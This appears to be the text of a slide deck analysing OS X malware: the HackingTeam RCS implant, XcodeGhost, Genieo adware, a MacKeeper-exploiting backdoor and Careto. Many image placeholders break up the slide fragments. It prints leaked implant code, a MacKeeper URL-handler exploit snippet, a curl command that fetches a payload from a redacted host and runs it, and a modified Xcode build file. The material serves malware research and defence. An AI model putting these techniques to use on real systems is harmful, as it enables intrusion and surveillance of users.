20:28:28.727871 open   /Library/LaunchDaemons/com.JavaW.plist
20:28:28.727890 write   B=0x16b
```


persisting




launch daemon



survey



download



execute

OS X/CRISIS (RCSMAC)

hackingteam's implant; collect all things!

```

144 - (BOOL)saveSLIPlist: (id)anObject atPath: (NSString *)aPath
145 {
146     // AV evasion: only on release build
147     AV_GARBAGE_006
148
149     BOOL success = [anObject writeToFile: aPath
150                             atomically: YES];
151

```

(lldb) po aPath
/Users/patrick/Library/LaunchAgents/com.apple.loginStoreagent.plist

persistence (leaked source code)



launch agent



rootkit component



*"HackingTeam Reborn;
Analysis of an RCS Implant Installer"*

```

// modules keywords
#define MODULES_KEY @"modules"
#define MODULES_TYPE_KEY @"module"
#define MODULES_ADDBK_KEY @"addressbook"
#define MODULES_MSGS_KEY @"messages"
#define MODULES_POS_KEY @"position"
#define MODULES_DEV_KEY @"device"
#define MODULES_CLIST_KEY @"calllist"
#define MODULES_CAL_KEY @"calendar"
#define MODULES_MIC_KEY @"mic"
#define MODULES_SNAPSHOT_KEY @"screenshot"
#define MODULES_URL_KEY @"url"
#define MODULES_APP_KEY @"application"
#define MODULES_KEYLOG_KEY @"keylog"
#define MODULES_CLIP_KEY @"clipboard"
#define MODULES_CAMERA_KEY @"camera"


```



intelligence collection

OS X/XCODEGHOST

application infector




```
$ less Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/  
Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec  
...  
DefaultValue = "$(LD_FLAGS) $(SECTORORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_${variant}) $(  
OTHER_LDFLAGS_${arch}) $(OTHER_LDFLAGS_${variant}_${arch}) $(PRODUCT_SPECIFIC_LDFLAGS)  
-force_load ${PLATFORM_DEVELOPER_SDK_DIR}/Library/Frameworks/CoreServices.framework/CoreServices";
```


modified Ld.xcspec file

OS X/GENIEO (InKEEPR)


most prolific os x adware



fake installers




bundled with apps





browser extension(s)

ADS



OS X/BACKDOOR(?)

bot/backdoor that exploits MacKeeper



"[a] flaw in MacKeeper's URL handler implementation allows arbitrary remote code execution when a user visits a specially crafted webpage" -bae systems


```
<script>  
window.location.href =  
'com-zeobit-command:///i/ZBAppController/performActionWithHelperTask:  
arguments:/<BASE_64_ENCODED_STUB>';  
...
```




launch agent




survey



shell



download



execute

exploit & payload

```
curl -A 'Safari' -o /Users/Shared/dufh  
http://<redacted>/123/test/qapucin/bieber/210410/cormac.mcr;  
chmod 755 /Users/Shared/dufh;  
cd /Users/Shared;  
.dufh
```

OS X/CARETO ('MASK')

'cyber-espionage backdoor'



```
lea    rdi, encodedServer ; "\x16d\n~\x1AcM!..."  
mov    rsi, decodedServer  
_Dcd  
...  
mov    rdi, decodedServer  
mov    esi, cs:_port  
_sbd_connect
```


disassembly



launch agent

[~/Library/LaunchAgents/
com.apple.launchport.plist]

encoded strings



phishing/exploits

```
$ llDb OSX_Careto  
(lldb) target create "OSX_Careto"  
Current executable set to 'OSX_Careto' (x86_64).''
```

```
(lldb) b _Dcd  
Breakpoint 1: where = OSX_Careto`_Dcd,
```

